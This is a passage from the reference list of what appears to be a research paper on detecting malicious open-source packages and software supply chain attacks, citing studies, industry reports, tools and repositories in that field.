[48] Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. 2020. Backstabber's knife collection: A review of open source software supply chain attacks. In *Proceedings of the 17th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. 23–43.

[49] Marc Ohm and Charlene Stuke. 2023. SoK: Practical Detection of Software Supply Chain Attacks. In *Proceedings of the 18th International Conference on Availability, Reliability and Security*. 1–11.

[50] Marc Ohm, Arnold Sykosch, and Michael Meier. 2020. Towards detection of software supply chain attacks by forensic artifacts. In *Proceedings of the 15th international conference on availability, reliability and security*. 1–6.

[51] OpenAI. 2022. GPT-3.5 Turbo. https://platform.openai.com/docs/models/gpt-3-5-turbo.

[52] OpenAI. 2022. Introducing ChatGPT. https://openai.com/index/chatgpt/.

[53] OpenSSF. 2023. 2023 OpenSSF Annual Report. Retrieved May 20, 2024 from https://openssf.org/download-the-2023-openssf-annual-report/

[54] Brian Pfretzschner and Lotfi ben Othmane. 2017. Identification of dependency-based attacks on node. js. In *Proceedings of the 12th International Conference on Availability, Reliability and Security*. 1–6.

[55] PyTorch. 2022. Compromised PyTorch-nightly dependency chain between December 25th and December 30th, 2022. Retrieved May 20, 2024 from https://pytorch.org/blog/compromised-nightly-dependency/

[56] Pooja Rani, Sebastiano Panichella, Manuel Leuenberger, Andrea Di Sorbo, and Oscar Nierstrasz. 2021. How to identify class comment types? A multi-language approach for class comment classification. *Journal of systems and software* 181 (2021), 111047.

[57] Kunlun Ren, Weizhong Qiang, Yueming Wu, Yi Zhou, Deqing Zou, and Hai Jin. 2023. An Empirical Study on the Effects of Obfuscation on Static Machine Learning-Based Malicious JavaScript Detectors. In *Proceedings of the 32nd ACM SIGSOFT International Symposium on Software Testing and Analysis*. 1420–1432.

[58] Robert. 2014. InfoSec Reference. Retrieved Aug 8, 2024 from https://github.com/rmusser01/Infosec_Reference/tree/master

[59] Simone Scalco, Ranindya Paramitha, Duc-Ly Vu, and Fabio Massacci. 2022. On the feasibility of detecting injections in malicious npm packages. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*. 1–8.

[60] scikit learn. 2007. scikit-learn: Machine Learning in Python. Retrieved May 20, 2024 from https://scikit-learn.org/stable/

[61] Adriana Sejfia and Max Schäfer. 2022. Practical automated detection of malicious npm packages. In *Proceedings of the 44th International Conference on Software Engineering*. 1681–1692.

[62] Sonatype. 2023. State of the Software Supply Chain. Retrieved May 20, 2024 from https://www.sonatype.com/state-of-the-software-supply-chain/introduction

[63] Swissky. 2023. Payloads All The Things. Retrieved Aug 8, 2024 from https://github.com/swisskyrepo/PayloadsAllTheThings

[64] Synk. 2023. 2023 State of Open Source Security Report. Retrieved May 20, 2024 from https://go.snyk.io/state-of-open-source-security-report-2023.html

[65] Synopsys. 2024. Open Source Security and Risk Analysis Report. Retrieved May 20, 2024 from https://www.synopsys.com/software-integrity/open-source-security-risk-analysis-report

[66] Matthew Taylor, Ruturaj Vaidya, Drew Davidson, Lorenzo De Carli, and Vaibhav Rastogi. 2020. Defending against package typosquatting. In *Proceedings of the 14th International Conference on Network and System Security*. 112–131.

[67] Bernhard Tellenbach, Sergio Paganoni, and Marc Rennhard. 2016. Detecting obfuscated JavaScripts from known and unknown obfuscators using machine learning. *International Journal on Advances in Security* 9 (2016), 196–206.

[68] Tree-sitter. 2018. Tree-sitter: a parser generator tool and an incremental parsing library. Retrieved May 20, 2024 from https://tree-sitter.github.io/tree-sitter/

[69] Dmitrijs Trizna. 2021. Shell language processing: Unix command parsing for machine learning. *arXiv preprint arXiv:2107.02438* (2021).

[70] Ruturaj K Vaidya, Lorenzo De Carli, Drew Davidson, and Vaibhav Rastogi. 2019. Security issues in language-based software ecosystems. *arXiv preprint arXiv:1903.02613* (2019).

[71] Duc-Ly Vu. 2020. Bandit4Mal. Retrieved May 20, 2024 from https://github.com/lyvd/bandit4mal

[72] Duc-Ly Vu, Fabio Massacci, Ivan Pashchenko, Henrik Plate, and Antonino Sabetta. 2021. Lastpymile: identifying the discrepancy between sources and packages. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*. 780–792.

[73] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. 2023. Bad Snakes: Understanding and Improving Python Package Index Malware Scanning. In *Proceedings of the 45th International Conference on Software Engineering*. 499–511.

[74] Duc Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate, and Antonino Sabetta. 2020. Towards using source code repositories to identify software supply chain attacks. In *Proceedings of the ACM SIGSAC conference on computer and communications security*. 2093–2095.

[75] Duc-Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate, and Antonino Sabetta. 2020. Typosquatting and combosquatting attacks on the python ecosystem. In *Proceedings of the IEEE european symposium on security and privacy workshops*. 509–514.

[76] Xinyuan Wang. 2021. On the feasibility of detecting software supply chain attacks. In *Proceedings of the IEEE Military Communications Conference*. 458–463.

[77] Ying Wang, Bihuan Chen, Kaifeng Huang, Bowen Shi, Congying Xu, Xin Peng, Yijian Wu, and Yang Liu. 2020. An empirical study of usages, updates and risks of third-party libraries in java projects. In *Proceedings of the 2020 IEEE International Conference on Software Maintenance and Evolution*. 35–45.

[78] Jules White, Quchen Fu, Sam Hays, Michael Sandborn, Carlos Olea, Henry Gilbert, Ashraf Elnashar, Jesse Spencer-Smith, and Douglas C Schmidt. 2023. A prompt pattern catalog to enhance prompt engineering with chatgpt. *arXiv preprint arXiv:2302.11382* (2023).

[79] Nusrat Zahan, Philipp Burckhardt, Mikola Lysenko, Feross Aboukhadijeh, and Laurie Williams. 2024. Shifting the Lens: Detecting Malware in npm Ecosystem with Large Language Models. *arXiv preprint arXiv:2403.12196* (2024).

[80] Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Maddila, and Laurie Williams. 2022. What are weak links in the npm supply chain?. In *Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice*. 331–340.

[81] Junan Zhang, Kaifeng Huang, Bihuan Chen, Chong Wang, Zhenhao Tian, and Xin Peng. 2023. Malicious Package Detection in NPM and PyPI using a Single Model of Malicious Behavior Sequence. *arXiv preprint arXiv:2309.02637* (2023).

[82] Xiaoyan Zhou, Feiran Liang, Zhaojie Xie, Yang Lan, Wenjia Niu, Jiqiang Liu, Haining Wang, and Qiang Li. 2024. A Large-scale Fine-grained Analysis of Packages in Open-Source Software Ecosystems. *arXiv preprint arXiv:2404.11467* (2024).

[83] Zhuotong Zhou, Yongzhuo Yang, Susheng Wu, Yiheng Huang, Bihuan Chen, and Xin Peng. 2024. Magneto: A Step-Wise Approach to Exploit Vulnerabilities in Dependent Libraries via LLM-Empowered Directed Fuzzing. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*.